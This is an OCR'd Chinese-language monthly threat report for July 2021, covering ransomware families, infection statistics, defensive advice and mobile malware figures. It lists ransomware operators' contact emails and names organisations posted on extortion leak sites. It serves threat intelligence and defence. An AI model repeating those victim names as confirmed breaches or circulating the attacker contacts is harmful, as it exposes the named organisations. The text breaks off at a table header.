2021-07-23
攻击者通过 Argo 工作流在 Kubernetes 集群上部署挖矿程序
日本政府称奥运门票数据泄露
新的 PetitPotam 攻击允许接管 Windows 域

2021-07-24
日本计算机在东京奥运会前遭到恶意软件攻击

2021-07-26
微软警告针对 Windows 和 Linux 系统的 LemonDuck 恶意软件
假 Windows 11安装程序在计算机上分发恶意软件

2021-07-27
南非物流公司 Transnet SOC 遭受勒索软件攻击
'Praying Mantis'组织攻击面向互联网的Windows服务器
LockBit 勒索软件通过组策略使Windows自动化域加密

2021-07-28
BlackMatter 勒索软件组织声称是 Darkside 和 REvil 的继任者
2020年30个最常被利用的漏洞

2021-07-29
新型恶意软件Meteor wiper攻击伊朗铁路

2021-07-30
PyPI 包被发现窃取信用卡号、Discord 令牌
Linux eBPF 漏洞在 Ubuntu 上获得 root 权限 - 漏洞利用已发布
专家发现与 WellMess 恶意软件相关的多个 C&C 服务器

2021-07-31
SolarWinds 黑客入侵美国27 个州检察官办公室
攻击者泄露了从 EA 窃取的数据，包括 FIFA 代码

安全建议

Security Advice

网络防护：

- 在网络边界部署安全设备，如防火墙、IDS、邮件网关等
- 做好资产收集整理工作，关闭不必要且有风险的外网端口和服务，及时发现外网问题
- 积极开展外网渗透测试工作，提前发现系统问题
- 模糊验证错误信息，仅返回“验证错误”即可
- 若系统设有初始口令，建议使用强口令，并且在登陆后要求修改
- 建议加大口令强度，对内部计算机、网络服务、个人账号都使用强口令
- 登陆入口增加验证码功能。
- 减少外网资源和不相关的业务，降低被攻击的风险
- 域名解析使用CDN
- 条件允许的情况下，设置主机访问白名单
- 严格做好http报文过滤
- 做好产品自动告警措施
- 做好文件（尤其是新修改的文件）检测
- 文件上传使用白名单限制
- 文件上传目录应避免http能够直接访问
- 文件上传做二次处理，比如重命名、二次渲染等

系统防护：

- 及时对系统及各个服务组件进行版本升级和补丁更新
- 各主机安装EDR产品，及时检测威胁
- 严格做好主机的权限控制
- 包括浏览器、邮件客户端、vpn、远程桌面等在内的个人应用程序，应及时更新到最新版本
- 移动端不安装未知应用程序、不下载未知文件

数据安全：

- 及时备份数据并确保数据安全
- 合理设置服务器端各种文件的访问权限
- 敏感数据建议存放到http无权限访问的目录
- 统一web页面报错信息，避免暴露敏感信息
- 明确每个服务功能的角色访问权限
- 安装网页防篡改软件
- 严格控制数据访问权限
- 及时检查并删除外泄敏感数据
- 发生数据泄漏事件后，及时进行密码更改等相关安全措施
- 数据库数据，尤其是密码等敏感信息需进行加密存储
- 使用Git等同步存储工具时，注意信息的过滤，避免上传敏感文件

安全管理：

- 网段之间进行隔离，避免造成大规模感染
- 主机集成化管理，出现威胁及时断网
- 注重内部员工安全培训
- 如果不慎勒索中招，务必及时隔离受害主机、封禁外链ip域名并及时联系应急人员处理
- 使用VPN等代理服务时，应当谨慎选择代理服务供应商，避免个人敏感信息泄漏
- 对于托管的云服务器(VPS)或者云数据库，务必做好防火墙策略以及身份认证等相关设置
- 强烈建议数据库等服务放置在外网无法访问的位置，若必须放在公网，务必实施严格的访问控制措施
- 不轻信网络消息，不浏览不良网站、不随意打开邮件附件，不随意运行可执行程序
- 受到网络攻击之后，积极进行攻击痕迹、遗留文件信息等证据收集
- 如果允许，暂时关闭攻击影响的相关业务，积极对相关系统进行安全维护和更新，将损失降到最小

- 勒索中招后，应及时断网，并第一时间联系安全部门或公司进行应急处理
- 积极监控内部数据泄漏事件，并及时做相关处理
- 不盲目信任云端文件及链接
- 不盲目安装官方代码仓库的第三方Package
- 不盲目安装未知的浏览器扩展
- 软硬件提供商要提升自我防护能力，保障供应链的安全

恶意程序

MALWARE

前言

2021年7月，全球新增的活跃勒索病毒家族有:BlackMatter、Grief、AvosLocker、nohope、GoodMorning、MiniWorld、FancyLeaks、LegionLocker、LockBit2.0等勒索软件。本月还发现Linux版本的HelloKitty正对VMWare ESXI服务器发起攻击。另外BlackMatter为DarkSide家族重名名而来；Grief为DoppelPaymer重命名而来；AvosLocker可能和Avaddon是同一批人运营；LockBit2.0是双重勒索中本月最为活跃的一个家族。

目录预览

勒索病毒态势分析

移动安全数据分析

样本分析检测

安全建议


勒索病毒态势分析

Ransomware Situation Analysis


一、感染数据分析

针对本月勒索病毒受害者所中勒索病毒家族进行统计，Stop家族占比24.11%居首位，其次是占比14.923%的phobos，Makop家族以12.79%位居第三。


本月GlobeImposter家族比较罕见的掉出前三，同时本月通过匿隐僵尸网络进行传播的YourData以及针对网络存储设备进行攻击的ech0Raix勒索软件有较大的上涨。



对本月受害者所使用的操作系统进行统计，位居前三的是：Windows 10、Windows 7、以及Windows Server 2008。



2021年7月被感染的系统中桌面系统和服务器系统占比显示，受攻击的系统类型仍以桌面系统为主，与上月相比无较大波动。本月仍因NAS设备被攻击导致文件被加密有所上涨，受害者应立即将口令修改为高复杂度密码，若使用的NAS设备是威联通产品，还应及时对HBS多媒体软件进行升级。




二、黑客信息披露

以下是7月收集到的黑客邮箱信息：

k3n3dy@xmpp.cz	GoodMorning9@cock.li	ustedesfil@safeswiss.com
raincry@dr.com	johnlo@techmail.info	willettamoffat@yahoo.com
keepcry@mail.con	recupes@tutanota.com	GooodMorning@tutanota.com
recofile@mail.ee	tedydecrypt@elude.in	JessMalibu@protonmail.com
Zeus1@msgsafe.io	helpguarantee@aol.com	yourdata@RecoveryGroup.at
3292987166@qq.com	mrreturn@ctemplar.com	cryptodancer@onionmail.org
dragon520@mail.me	slamhelp123@gmail.com	devos_support@pressmail.ch
Handi@firemail.cc	AsupQue@protonmail.com	fushenkingdee@tutanota.com
kingkong2@tuta.io	diniaminius@winrof.com	GooodMorning1@tutanota.com
Naver@firemail.cc	recofile@mailfence.com	Forexexchane@protonmail.com
norahghnq@gmx.com	chickenfried@keemail.me	Goood.Morning@mailfence.com
chaziz@firemail.cc	decryptionwhy@india.com	protoshak140@protonmail.com
ecoding141@tuta.io	irrelevantly@aliyun.com	Goood.Morning1@mailfence.com
greenoffer@aol.com	justiceinfo@disroot.org	martingarrix@nonpartisan.com
datos@onionmail.org	soterissylla@wyseil.com	nohopeproject@protonmail.com
desmcmorran@aol.com	yourdataok@tutanota.com	troublemaker113@tutanota.com
greenoffer1@aol.com	greenoffer1@tutanota.com	troublemaker113@mailfence.com
nomanscrypt@tuta.io	kabayaboo@protonmail.com	bob_marley1991@libertymail.net
AsupQue@tutanota.com	managerhelper@airmail.cc	slamransomwareasistance@gmail.com

当前，通过双重勒索模式获利的勒索病毒家族越来越多，勒索病毒所带来的数据泄露的风险也越来越大。以下是本月通过数据泄露获利的勒索病毒家族占比，该数据仅为未能第一时间缴纳赎金或拒缴纳赎金部分（因为第一时间联系并支付赎金的企业或个人不会在暗网中公布，因此无这部分数据）。




以下是本月被双重勒索病毒家族攻击的企业或个人。若未发现被数据存在泄露风险的企业或个人也请第一时间自查，做好数据已被泄露准备，采取补救措施。

dimeo	Geneva, Ohio	Arabian Cargo Group
imasa	Stevens & Lee	Breydons Solicitors
cegos	Talbert House	Pesquera Exalmar SAA
KASEYA	Paxton Access	ensingerplastics.com
Walsin	Paxton Access	Dragon Capital Group
Alcedo	aris-services	cecengenharia.com.br
Bamford	cometgroup.be	Commune De Villepinte
ALBIOMA	kennen.com.ar	Heller Injury Lawyers
CHADDAD	betonlucko.hr	swiftlogistics.com.my
Beckley	anderscpa.com	Virginia Defense Force
habasit	Techni+Contact	Belperio Clark Lawyers
matchmg	siro-group.com	europeanaccounting.net
Gulf Oil	The Wild Rabbit	creditoycaucion.com.ar
Hx5, LLC	Mambrino S.A.C.	sahintoptangida.com.tr

DiaSorin	Gateway College	classicalmusicindy.org
keltbray	INSERM-TRANSFER	Sierra Air Conditioning
friedrich	grupodismar.com	kuk.de / KREBS + KIEFER
PCM Group	f**********	Florida Sugar Cane League
BHoldings	vincents.com.au	Walter's Automotive Group
Cinépolis	SAC Wireless Inc	Elm3 Financial Group, LLC
Actiontec	Sandhills Center	Nottingham City Transport
infovista	Home in Brussels	Haftpflichtkasse Darmstadt
Jhillburn	Grupo DINA S.A.	GATEWAY Property Management
HUF GROUP	Phoenix Services	Artas Holding / Artas Insaat
Daylesford	riostarfoods.com	South Carolina Legal Services
inocean.no	modernbakery.com	Century 21 Gold Key Realty, Inc
IBC24 News	Agrokasa Holdings	Walter's Mercedes-Benz of Riverside
apg-neuros	Aquazzura Firenze	Trifecta Networks & CloudFirst Labs
ccz.com.au	Revision Skincare	On logistics Services Algeciras, S.L
Mega Vision	spiralfoods.com.au	Corporación Nacional de Telecomunicación
supplyforce	cspmould-stampi.it	SALZBURGER EISENBAHN TRANSPORT LOGISTIK GmbH
Colligan Law	WT Microelectronics	Orange County Chrysler Jeep Dodge Ram Dealership


三、系统安全防护数据分析

通过将2021年6月与7月的数据进行对比，本月各个系统占比变化均不大，位居前三的系统仍是Windows 7、Windows 8和Windows 10。



数据来源：360反勒索服务

以下是对2021年7月被攻击系统所属地域采样制作的分部图，与之前几个月采集到的数据进行对比，地区排名和占比变化均不大。数字经济发达地区仍是攻击的主要对象。



数据来源：360系统安全防护


通过观察2021年7月弱口令攻击态势发现，RDP和MYSQL弱口令攻击整体无较大波动。利用MSSQL进行传播勒索的家族本月的感染量也有大幅度的下降。例如上个月的GlobeImposter家族。

数据来源：360系统安全防护

四、勒索病毒关键词

- devos：该后缀有三种情况，均因被加密文件后缀会被修改为devos而成为关键词。但月活跃的是phobos勒索病毒家族，该家族的主要传播方式为：通过暴力破解远程桌面口令成功后手动投毒。
- eking：属于phobos勒索病毒家族，由于被加密文件后缀会被修改为eking而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

- Makop：该后缀有两种情况，均因被加密文件后缀会被修改为makop而成为关键词:
  - 属于Makop勒索病毒家族，该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。
  - 属于Cryptojoker勒索病毒家族，通过“匿隐” 进行传播。
- gujd：属于Stop勒索病毒家族，由于被加密文件后缀会被修改为gujd而成为关键词。该家族主要的传播方式为：伪装成破解软件或者激活工具进行传播。
- zzla:同gujd。
- Lockbit：Lckbit勒索病毒家族，由于被加密文件后缀会被修改为lockbit而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。
- neer：同gujd。
- hauhitec：属于CryptoJoker，由于被加密文件后缀会被修改为hauhitec而成为关键词。通过“匿隐” 僵尸网络进行传播。
- moqs: 同gujd。
- encrypt：该后缀被很多家族均使用过，但在本月活跃的是ech0Raix勒索软件，由于被加密文件后缀会被修改为encrypt而成为关键词。该家族针对网络存储设备NAS进行攻击，主要通过弱口令攻击以及漏洞攻击进行传播。



数据来源：360勒索病毒搜索引擎


五、解密大师

从解密大师本月解密数据看，解密量最大的是CryptoJoker，其次是GandCrab。使用解密大师解密文件的用户数量最高的是被Stop家族加密的设备，其次是被Crysis家族加密的设备。


数据来源：反勒索服务统计数据

移动安全数据分析


Mobile Security Data Analysis




数据总览



拦截量整体情况



欺诈软件拦截量前10城市



隐私窃取拦截量前10城市


样本分析检测

White List Analysis

一、7月份非PE样本VT检出TOP比例

360QEX引擎专门用于查杀非PE恶意文件，能够精准识别并查杀多种文件类型的恶意文件。以下为VT（VirusTotal）样本监测的检出情况，主要选取流行的几种文件类型的恶意文件进行统计，用于观察恶意非PE文件的传播趋势。表格中按检出数从高到低列出每种恶意文件的检出占比和说明，饼图则显示了检出恶意文件的文件类型占比情况，从以下数据能够看出本月比较流行的恶意文件类型仍为JavaScript和PDF。

检出名	文件类型	占比	检出说明
